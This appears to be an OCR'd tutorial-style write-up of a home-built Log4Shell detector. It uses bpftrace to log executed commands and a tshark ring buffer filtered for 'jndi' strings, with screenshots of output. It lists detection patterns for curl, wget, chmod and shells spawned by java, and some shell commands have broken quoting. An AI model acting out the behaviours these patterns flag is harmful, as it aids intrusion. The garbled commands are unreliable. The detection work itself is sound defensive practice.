

In HIS name

Ali Sheikh Attar

Algorithm for log4shell attack detection



```
asa@ASAttar-ASUS:~/Code/Git/suricata$ grep -r CVE-2021-44228
asa@ASAttar-ASUS:~/Code/Git/suricata$ grep -r "*CVE-2021-44228*"
asa@ASAttar-ASUS:~/Code/Git/suricata$ grep -re "*CVE-2021-44228*"
```




SEARCH


CVE-2021-44228

No results found. Review your settings for configured exclusions and check your gitignore files - Open Settings - Learn More

I cloned the Suricata repository into my local and search for keyword ‘*CVE-2021-44228*’
Suricata does not implement any specific algorithm for *log4shell* as we saw



```
asa@ASAttar-ASUS:~/Code/Git/suricata$ grep -r 2021-44228
asa@ASAttar-ASUS:~/Code/Git/suricata$ grep -re "2021-44228"
```



SEARCH

2021-44228

No results found. Review your settings for configured exclusions and check your gitignore files - Open Settings - Learn More

Not even match id

Algorithm

First we create a buffer which stores the last 10 packets on our NIC.
We log every commands constantly, whenever we face anomalous or suspicious commands
If so, we proceed to our buffer to look for any connection for JNDI, if so, that connection is malicious and so must be blocked.

Logging commands executions


```
bpftrace -e 'tracepoint:syscalls:sys_enter_execve { printf("Command
executed: PID %d, Comm %s, Filename %s\n", pid, comm,
str(args->filename)); }'
```

```
["*curl*","*wget*", "*chmod 777*", "*chmod +x*"]
process.parentname: "java" and process.name: "cmd.exe"
process.parentname: "java" and process.name: "powershell.exe"
process.parentname: "java" and process.name: "pwsh.exe"
process.parentname: "java" and process.name: "wscript.exe"
process.parentname: "java" and process.name: "cscript.exe"
process.parentname: "java" and process.name: "python.exe"
process.parentname: "java" and process.name: "perl.exe"
process.parentname: "java" and process.name: "ruby.exe"
process.parentname: "java" and process.name: "curl.exe"
process.parentname: "java" and process.name: "wget.exe"
```

We use tshark, a bpf-based tool which is the cli of wireshark.

You can list all available network interfaces using the command:


```
tshark -D
```



```
asa@ASAttar-ASUS:~$ tshark -D
1. wlo1
2. any
3. lo (Loopback)
4. eno2
5. docker0
6. br-3c4912622dbc
7. br-9a50223cd7e9
8. bluetooth0
9. bluetooth-monitor
10. nflog
11. nfqueue
12. dbus-system
13. dbus-session
14. ciscodump (Cisco remote capture)
15. dpauxmon (DisplayPort AUX channel monitor capture)
16. randpkt (Random packet generator)
17. sdjournal (systemd Journal Export)
18. sshdump (SSH remote capture)
19. udpdump (UDP Listener remote capture)
20. wifidump (Wi-Fi remote capture)
```

This will output a list of interfaces along with their numbers. Look for the one that corresponds to your wireless LAN & loopback(for this demo) (e.g., `wlo1,lo`).

Script



```python
import subprocess
RED = "\033[31m"
RESET = "\033[0m"
# Command to run bpftrace
trace_cmd_cmd = "sudo bpftrace -e 'tracepoint:syscalls:sys_enter_execve { printf(\"Command executed: PID %d, Comm %s, Filename %s\\n\", pid, comm, str(args->filename)); }'"
tls_key_cmd = "export SSLKEYLOGFILE=$HOME/sslkeys.log"
filter_http_https_cmd = "tshark -i lo -o tls.keylog_file:$HOME/sslkeys.log -w output_.pcap -b packets:10 -b files:5 -b filesize:1024 " # -f \"tcp port 80 or tcp port 443\"
merge_files_cmd = "mergecap -w merged_filtered_output.pcap output_*.pcap"
# filter_log4shell_cmd = "tshark -r merged_filtered_output.pcap -Y 'frame contains \"jndi:ldap\" or frame contains \"jndi:rmi\" or frame contains \"jndi:dns\"' -w \"filtered_file\""
# filter_log4shell_cmd = "tshark -r merged_filtered_output.pcap -Y 'http || ((ssl || tls) && tcp.port == 443)' -w \"filtered_file\""
filter_log4shell_cmd = "tshark -r merged_filtered_output.pcap -Y 'tcp contains \"jndi\"' -w \"filtered_file\""
log4shell_result_cmd = ['tshark', '-r' ,'filtered_file']
# Start the process and capture its output
tls_key_ps = subprocess.run(tls_key_cmd, shell=True, stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL, text=True)
trace_cmd_ps = subprocess.Popen(trace_cmd_cmd, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True)
filter_http_https_ps = subprocess.Popen(filter_http_https_cmd, shell=True, text=True, stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)
def net_anomoly():
    merge_files_ps = subprocess.run(merge_files_cmd, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True)
    filter_log4shell_ps = subprocess.run(filter_log4shell_cmd, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True)
    log4shell_result_ps = subprocess.run(log4shell_result_cmd, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
    # Decode the output from bytes to string
    output = log4shell_result_ps.stdout.decode('utf-8')

    # Check if there's any output
    if output:
        print(f"{RED}Suspicious log4shell found !!!{RESET}")
        print(output)
    else:
        print("no anomoly found")
try:
    # Read the output line by line as it is being logged
    while True:
        output = trace_cmd_ps.stdout.readline()
        if output == '' and trace_cmd_ps.poll() is not None:
            break
        if output:
            if "curl" in output or "wget" in output or "chmod" in output or "cmd" in output or "pwsh" in output:
                print(f"{RED}{output.strip()} !!!Suspicious!!!{RESET}")
                net_anomoly()
            else:
                print(output.strip())
except KeyboardInterrupt:
    print("Interrupted by user, stopping...")
    trace_cmd_ps.terminate()
    filter_http_https_ps.terminate()
```

This is out script which monitors the commands and if logged suspicious command, it proceeds to logged packets to find any anomalous connection (jndi connection)


```
import subprocess
RED = "\033[31m"
RESET = "\033[0m"
# Command to run bpftrace
trace_cmd_cmd = "sudo bpftrace -e 'tracepoint:syscalls:sys_enter_execve {
printf(\"Command executed: PID %d, Comm %s, Filename %s\\n\", pid, comm,
str(args->filename)); }'"
tls_key_cmd = "export SSLKEYLOGFILE=$HOME/sslkeys.log"
filter_http_https_cmd = "tshark -i lo -o tls.keylog_file:$HOME/sslkeys.log -w
output_.pcap -b packets:10 -b files:5 -b filesize:1024 " # -f \"tcp port 80
or tcp port 443\"
merge_files_cmd = "mergecap -w merged_filtered_output.pcap output_*.pcap"
# filter_log4shell_cmd = "tshark -r merged_filtered_output.pcap -Y 'tcp
contains \"jndi:ldap\" or tcp contains \"jndi:rmi\" or tcp contains
\"jndi:dns\"' -w \"filtered_file\""
# filter_log4shell_cmd = "tshark -r merged_filtered_output.pcap -Y 'http ||
((ssl || tls) && tcp.port == 443)' -w \"filtered_file\""
filter_log4shell_cmd = "tshark -r merged_filtered_output.pcap -Y 'tcp
contains \"jndi\"' -w \"filtered_file\""
log4shell_result_cmd = ['tshark', '-r' ,'filtered_file']
```

At the top we declare colors for terminal to highlight the suspicious output for user to better catch the attack
Proceeding with declaring commands first one is bpftrace for logging the executed commands: trace_cmd_cmd
After that is the command to export the key for encryption of tls for filtering the tls header and data: tls_key_cmd
The next one is for filtering the traffic and save it in files in form of buffer: filter http_https_cmd.
it saves them in 5 file (-b files:5) each will have maximum 10 packets (-b packets:10) with maximum size 1024 megabytes(-b filesize:1024) when writing each file and one of the criteria met, it proceeds to write to the next file, if it wrote in the last file, it proceeds to overwrite the first file, thus forming a buffer.
Next command merge the output files into a single file for the final filter: merge_files_cmd.
The last filter is to only capture thos packets containing the malicious string `jndi` which used for log4shell attack: filter_log4shell_cmd.
The final command is to read the final captured file: log4shell_result_cmd.

```
tls_key_ps = subprocess.run(tls_key_cmd, shell=True,
stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL, text=True)
trace_cmd_ps = subprocess.Popen(trace_cmd_cmd, shell=True,
stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True)
filter_http_https_ps = subprocess.Popen(filter_http_https_cmd, shell=True,
text=True, stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)
```


After declaring the commands, we proceed to start the tls_key command for extracting the decryption key for tls along with bpftrace and buffering process commands, The tls_key_ps and filter_http_https_ps outputs (stdout, stderr) are set to null so they wont interrupt the outputs generated by bpftrace commands tracing which are read by script to detect any malicious commands.

POC




```
No.  Time          Source           Destination      Protocol  Length  Info
   1 0.000000000   128.140.74.116   192.168.1.4      TCP       66 443 → 34296 [ACK]
   2 0.051553190   192.168.1.4      128.140.74.116   TCP       66 59732 → 443 [ACK]
   3 0.204725558   128.140.74.116   192.168.1.4      TCP       66 [TCP ACKed unseen
   4 1.067524230   192.168.1.4      128.140.74.116   TCP       66 43066 → 443 [ACK]
   5 1.228645618   128.140.74.116   192.168.1.4      TCP       66 [TCP ACKed unseen
```

```
tshark -i wlo1 -f "tcp port 80 or tcp port 443" -w output.pcap -b
packets:10 -b files:5 -b filesize:1024
```




```
root@ASAttar-ASUS:~/tshark# tshark -i wlo1 -f "tcp port 80 or tcp port 443" -w o
utput.pcap -b packets:10 -b files:5 -b filesize:1024
Running as user "root" and group "root". This could be dangerous.
Capturing on 'wlo1'
172 ^C
root@ASAttar-ASUS:~/tshark#
```




```
root@ASAttar-ASUS:~/tshark# ls
output_00014_20240809192846.pcap  output_00017_20240809192847.pcap
output_00015_20240809192846.pcap  output_00018_20240809192847.pcap
output_00016_20240809192846.pcap
root@ASAttar-ASUS:~/tshark# wireshark output_00014_20240809192846.pcap
 ** (wireshark:75141) 19:29:17.799786 [GUI WARNING] -- QStandardPaths: XDG_RUNTI
ME_DIR not set, defaulting to '/tmp/runtime-root'
```

Here is a demo of filtering the port 80 and 443 of tcp and saving them in the buffer,
Notice that by the time we interrupted the capturing process, tshark captured 172 packets.




```
No.  Time          Source           Destination      Protocol  Length  Info
   1 0.000000000   192.168.1.4      128.140.74.116   SSL       2762 Continuation Data
   2 0.000654324   192.168.1.4      128.140.74.116   SSL       2762 Continuation Data
   3 0.244365555   128.140.74.116   192.168.1.4      TCP         66 443 → 51978 [ACK] Seq=1 Ack=4
   4 0.244411405   192.168.1.4      128.140.74.116   SSL       2762 Continuation Data
   5 0.244365949   128.140.74.116   192.168.1.4      TCP         66 443 → 51978 [ACK] Seq=1 Ack=4
   6 0.244446651   192.168.1.4      128.140.74.116   SSL       2762 Continuation Data
   7 0.244365995   128.140.74.116   192.168.1.4      TCP         66 443 → 51978 [ACK] Seq=1 Ack=4
   8 0.244366046   128.140.74.116   192.168.1.4      TCP         66 443 → 51978 [ACK] Seq=1 Ack=4
   9 0.244366096   128.140.74.116   192.168.1.4      TCP         66 443 → 51978 [ACK] Seq=1 Ack=4
  10 0.244366145   128.140.74.116   192.168.1.4      TCP         66 443 → 51978 [ACK] Seq=1 Ack=1
```

In each file is at most 10 packets that can be seen from the picture



```
root@ASAttar-ASUS:~/tshark# wireshark output_00018_20240809192847.pcap
 ** (wireshark:76648) 19:31:41.497043 [GUI WARNING] -- QStandardPaths: XDG_RUNTI
ME_DIR not set, defaulting to '/tmp/runtime-root'
```



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>


```
No.    Time          Source          Destination     Protocol  Length  Inf
     1 0.000000000   192.168.1.4     128.140.74.116  TCP           66  59
     2 0.199411746   128.140.74.116  192.168.1.4     TCP           66  [T
```

Because it captured 172 packets, 172 mod 10 == 2(packets in each file) the latest file will be overwritten with the last 2 packets which can be seen in the picture.

First method

One way is to iterate through the output files and generate the final capture based on the filter.

```
for file in output_*.pcap; do
    tshark -r "$file" -Y tcp contains "jndi:ldap" or tcp contains
"jndi:rmi" or tcp contains "jndi:dns"' -w "filtered_$file"
done
```




```
root@ASAttar-ASUS:~/tshark# for file in output_*.pcap; do
    tshark -r "$file" -Y 'frame contains "jndi:ldap" or frame contains "jndi:rmi
" or frame contains "jndi:dns"' -w "filtered_$file"
done
Running as user "root" and group "root". This could be dangerous.
Running as user "root" and group "root". This could be dangerous.
Running as user "root" and group "root". This could be dangerous.
Running as user "root" and group "root". This could be dangerous.
Running as user "root" and group "root". This could be dangerous.
```

Second method

In this approach we can merge the output files using the following command to a large file containing all captures of buffer.


```
Mergecap -w merged_filtered_output.pcap filtered_output_*.pcap
```



```
root@ASAttar-ASUS:~/tshark# mergecap -w merged_filtered_output.pcap filtered_out
put_*.pcap
root@ASAttar-ASUS:~/tshark# ls
filtered_output_00014_20240809192846.pcap  output_00014_20240809192846.pcap
filtered_output_00015_20240809192846.pcap  output_00015_20240809192846.pcap
filtered_output_00016_20240809192846.pcap  output_00016_20240809192846.pcap
filtered_output_00017_20240809192847.pcap  output_00017_20240809192847.pcap
filtered_output_00018_20240809192847.pcap  output_00018_20240809192847.pcap
merged_filtered_output.pcap
```

Then we can proceed to filter the large file and obtain the final capture containing the probable log4shell attack.

```
tshark -r merged_filtered_output.pcap -Y tcp contains "jndi:ldap" or tcp contains "jndi:rmi" or tcp contains "jndi:dns"' -w "filtered_file"
```



```
root@ASAttar-ASUS:~/tshark# tshark -r merged_filtered_output.pcap -Y 'frame cont
ains "jndi:ldap" or frame contains "jndi:rmi" or frame contains "jndi:dns"' -w "
filtered_file"
Running as user "root" and group "root". This could be dangerous.
```


A demo for filtering

For the script for the first step we filter the last capture to only http, tls or ssl protocols,

```
-Y 'http || ((ssl || tls) && tcp.port == 443)'
```

By opening the file by wireshark we can observe the captured in the wireshark gui.

```
$ wireshark filtered file
```




File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.   Time          Source          Destination     Protocol  Length Info
    1 0.000000000   78.47.246.240   192.168.1.4     TLSv1.2   191 Application Data
    2 0.035867655   78.47.246.240   192.168.1.4     TLSv1.2   553 Application Data
    3 0.036904449   192.168.1.4     78.47.246.240   TLSv1.2   112 Application Data
    4 0.037230961   192.168.1.4     78.47.246.240   TLSv1.2    90 Application Data
    5 0.165795979   78.47.246.240   192.168.1.4     TLSv1.2    90 Application Data
